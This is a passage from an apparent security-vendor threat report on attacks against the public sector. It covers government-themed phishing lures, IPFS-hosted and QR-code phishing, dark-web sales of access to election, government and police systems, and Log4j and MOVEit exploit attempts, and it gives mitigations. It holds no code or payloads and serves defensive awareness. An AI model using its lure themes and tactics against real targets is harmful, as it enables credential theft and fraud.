


Fig 8: Invitation for Bid themed email campaign impersonating an official USDA advisory

The threat actors then attempt to trick the user to click the button inside the PDF to start the bidding process. When clicked, the “Bid Now” button and the QR code contained (Fig 9) within the PDF attachment, leads to a fake USDA “procurement website” asking for sensitive data such as email account credentials.



Fig 9: The PDF attachment from the fake USDA advisory contains a button and a QR code leading for a fake USDA portal

GOVERNMENT REFUND PHISHING

Our researchers noted a phishing scam campaign leveraging the Australian “MyGov” portal. MyGov is the Australian government's online service that acts as the single point of access to government services and information. Based on our current data set, this is one of the most impersonated “brands” in the public sector.




Fig 10: Sample of a phishing campaign targeting MyGov users

DISASTER AID-THEMED PHISHING

Another notable phishing campaign that our researchers have been observing leverages an offer of a fake relief fund for natural disasters as a lure for potential targets.

The phishing message (Fig 11) urges the target to click on the link to verify their benefits claim status, however, this will direct the target to a phishing site that impersonates the “Benefits.gov” website, an official benefits website of the US government. The landing page attempts to harvest personal information such as Social Security Numbers (SSN) and bank account details.




Fig 11: Phishing campaign impersonating benefits.gov that leverages natural disaster relief fund as a lure

NOTABLE PHISHING TECHNIQUES TARGETING THE PUBLIC SECTOR

Trustwave SpiderLabs researchers have been monitoring the continued increase in the [use of the InterPlanetary File System \(IPFS\) by threat actors](#) to host and distribute phishing landing pages. The decentralized and low-cost nature of IPFS makes it an attractive option for orchestrating credential phishing. Our researchers have seen campaigns targeting public sector organizations with links to compromised IPFS domains such as dweb.link, ipfs.io, and cloudflare-ipfs.com.

Another prevalent method leveraging IPFS involves phishing emails impersonating reputable entities like Microsoft that uses simple text files (Fig 12) with IPFS links as bait for downloading malicious eFaxes or documents.




Fig 12: Fake eFax notification email where the IPFS phishing link is contained in the attachment

Our researchers have also witnessed numerous campaigns leveraging PDF files embedded with malicious content. Prevalent ones like fake order scams notify recipients of supposed purchases or renewals while directing them to fraudulent customer support scam services. These scams predominantly originate from Gmail accounts and use real-looking sender names like "Your E-Receipt" or "Your Validated E-Invoice."




Fig 13: Sample of a fake order scam campaign

Trustwave has also seen the emergence of 'quishing' or [phishing via QR codes](#). Our researchers have observed QR codes being embedded in PDFs to redirect targets to phishing sites upon scanning. These PDFs often leverage legitimate government communications (Fig 14) as a lure.




Fig 14: QR code embedded in a PDF attachment


Understanding the exposure of the public sector organizations and the public which they cater to is important as phishing attacks have increasingly become complex. Trustwave SpiderLabs researchers have been actively monitoring the evolution of phishing techniques and has published many relevant articles to keep track of this threat such as: [AI-based Phishing attacks](#), [HTML Smuggling](#), [RPMSG phishing delivery](#), [QR code phishing techniques](#), [Cloudflare R2 public buckets phishing delivery](#), and [new techniques in malicious PDF delivery](#).



When layered, captures up to 90% of malicious emails missed by other email security vendors.

Mitigations to Reduce Risk

- Conduct security awareness sessions to educate employees about the latest phishing tactics and techniques. This should include all the basic red flags, and cover newer techniques such as "Quishing" and AI-generated phishing emails.
- Consistently conduct mock phishing tests to assess the effectiveness of anti-phishing training and retrain repeat offenders.
- Implement robust anti-spoofing measures, including deploying technologies on email gateways. Deploy layered email scanning with a solution like MailMarshal to provide better detection and protection.
- Leverage web filtering and categorization technologies to block access to malicious websites that could potentially be used to download phishing pages and malware.
- Perform routine security audits of IT applications and infrastructure to identify and rectify vulnerabilities that could be exploited in phishing campaigns.
- Enable multi-factor authentication (MFA) to provide an additional layer of protection for accounts.
- Restrict the access of assets and sensitive data with the principle of least privilege in mind.



Initial Foothold: Logging in

The Threat

While brute-forcing weak passwords or exploiting unchanged default credentials can work, attackers more commonly use stealthier tactics. These include phishing emails designed to trick employees into giving up login details, drive-by downloads that infect machines through compromised websites, exploiting software vulnerabilities, or even buying pre-existing access to the network from underground marketplaces.

Trustwave SpiderLabs Insights

As discussed in the previous section (Initial Foothold: Phishing, Spam & Scams), phishing is the most widespread tactic to gain initial access to organizations, with attackers focusing not on software or system vulnerabilities, but rather on manipulating the individuals. Other common techniques used by threat actors are leveraging valid accounts, such as through access brokers and exploiting vulnerabilities (Fig 15).




Fig 15: Initial access techniques observed by Trustwave in our public sector client base

VALID ACCOUNTS AND ACCESS BROKERS

Trustwave researchers found many trades in valid accounts and access credentials pertaining to infrastructure, networks, and systems related to public sector organizations on the Dark Web. Initial Access Brokers, currently very active in underground marketplaces and forums, were seen offering unauthorized access to various infrastructure and applications public sector organizations worldwide. Here are some notable examples that our research team have found:

ELECTION SYSTEMS

In the example below (Fig 16), our researchers identified a threat actor claiming to have access to the Libyan Election system and selling the access for 150K USD. More information about threats and impact on electoral systems is provided later in the “Post-Compromise/Impact” section.




Fig 16: Threat actor claiming access to the Libyan Election system

GOVERNMENT INFRASTRUCTURE AND WEBSITES

Our researchers found multiple instances of claims of compromised infrastructure such as web hosting and intranet of various public sector organizations. There were some examples discovered in various underground forums that offered web server hosting access for the Brazilian government containing 100+ websites (Fig 17) and website admin access for the Ministry of Justice of Buenos Aires, Argentina (Fig 18), that even claims to have the ability to modify criminal trial data.




Fig 17: Threat actor selling access to 100+ governmental websites in Brazil




Fig 18: Administrative access to the website of the Ministry of Justice of Buenos Aires, Argentina

LAW ENFORCEMENT PORTALS

Trustwave SpiderLabs researchers noted a number of law enforcement access-related offerings in various underground forums. One example claims that the access they are selling allows the buyer access to lookup license plates, firearms, and criminal records (Fig 19) through the Brazil Federal Police infrastructure.




Fig 19: Threat actor selling “access to” the Federal Police of Brazil

In another example, a threat actor is apparently selling a “Paypal Law Enforcement Portal” (Fig 20) which means they are selling a Paypal account used by law enforcement. It is also worth noting that the seller appears to be related to the GhostSec hacking group, a well-known hacktivist group associated with activities against extremist groups.




Fig 20: The actor selling access to a police portal that could be used to extract and operate PayPal accounts data

EMAIL ACCOUNTS AND ACCESS

Another notable observation from our researchers is the large demand and offerings for emails and email access for public sector organizations. There were many requests to buy webmail access to intelligence and law enforcement agencies offering “high prices,” (Fig 21) particularly for US and EU organizations.




Fig 21: The actor is looking for specific law enforcement webmail access

Our team has also seen sellers of government and law enforcement email addresses. For example, the offer below (Fig 22) expounds that access to these types of emails can facilitate EDR (Electronic Discovery Requests) and subpoenas, and claims that the emails they are selling are fully functional and able to send and receive messages.




Fig 22: Then actor sells governmental emails in many countries, offering law enforcement accounts as well

Based on Trustwave threat hunting engagements for public sector organizations, researchers observed that threat actors are often able to obtain valid accounts due to a company's inadequate management of user accounts, particularly poorly managed local administrative accounts.

It should be noted that all the above examples were found in various Dark web forums and underground marketplaces. As such, these should be considered as only unverified claims and offers.

EXPLOITING PUBLIC-FACING APPLICATIONS

Public sector organizations are exposed to public-facing exploits due to the sheer number and broad scope of public sector organizations worldwide. This sector is huge and includes everything from tiny municipalities to some of the largest organizations in the world. By its nature, the public sector is “public-facing” and many of the services that it provides are now digitized and moving online.

In a recent Shodan review, our researchers noted over 825,000 exposed devices (Fig 23) that can be considered as public sector. In the next section, we will explore the implications of this exposure and how threat actors might use this attack surface to gain initial access through vulnerabilities and exploits.





Fig 23: Publicly accessible devices in the public sector

Mitigations to Reduce Risk

- Ensure that proper security controls are in place around account management. This includes enforcing strong password policies like enabling MFA for all users. Additionally, perform regular user access reviews to identify any unauthorized access.
- Regularly monitor external access points to the organization (VPN, SSH, RDP, etc.) and review logs for unusual activities. Organizations should also conduct periodic audits of their network infrastructure to identify and address vulnerabilities.
- Educate system users and implement a training program on the risks of phishing, spam, and scams. Utilize simulated phishing exercises to test user security awareness and phishing readiness.
- Regularly monitor Dark Web sites and underground marketplaces for possible breaches. Put procedures in place to respond to possible breaches such as changing affected credentials and investigating the scope of the breach.
- Restrict access to assets and sensitive data based on the principle of least privilege. Ensure that users only have access necessary to perform their job functions.
- Enforce proper password hygiene and ensure systems follow a consistent password complexity requirement/standard across the organization. Additionally, securely store credentials in password managers or leverage vaults to prevent credential abuse.
- Encrypt credentials when used in scripts to safeguard sensitive information.
- Disable default guest accounts and local administrator accounts where possible. Limit the number of users and service accounts with administrative privileges to reduce the risk of account misuse.
- Use LAPS on Windows systems to manage local accounts. Implement Privileged Access Management (PAM) and Privileged Identity Management (PIM) solutions to deepen defense-in-depth strategy.



Initial Foothold: Vulnerability Exploitation

The Threat

Vulnerability exploitation is a critical concept in information security. It describes how attackers leverage software bugs (vulnerabilities) to bypass security controls and gain unauthorized access to systems or data. These vulnerabilities can encompass various types, such as SQL injection or cross-site scripting (XSS).

Attackers develop specialized software (exploits) to take advantage of vulnerabilities. Once exploited, attackers can introduce malicious payloads like malware. Fortunately, software vendors release patches to fix vulnerabilities and prevent exploitation. However, timely patching by organizations is crucial to maintain a strong security posture.

It's important to note that not all hacking is malicious. Ethical hackers (penetration testers) identify vulnerabilities with permission to help organizations improve their security.

Trustwave SpiderLabs Insights

Through active monitoring of our public sector clients, Trustwave SpiderLabs identified the most common exploits targeting our clients.

[Apache Log4j](#) and [MOVEit Transfer](#) continue to be the most common exploit attempts (Fig 24) against public sector organizations based on our active monitoring. Apache Log4j, a notable logging library vulnerability across multiple industries, remains a threat in the public sector with its extensive ecosystem of web-based services and online devices that are publicly accessible.

MOVEit Transfer is notorious for being leveraged by [ransomware gangs](#) to exploit multiple organizations across all sectors.




Fig 24: Most common exploits detected through Trustwave active monitoring

In one of the cases that our researchers investigated, we identified an attempt by a threat actor targeting a public sector organization client using the MOVEit transfer vulnerability. The threat actor attempted to drop a web shell (Fig 25) by exploiting a vulnerable host with the MOVEit Transfer software. The exploitation attempt was blocked, and further Open-Source Intelligence (OSINT) investigation revealed that the artifacts collected were known to be used in the CIOP MOVEit campaigns.

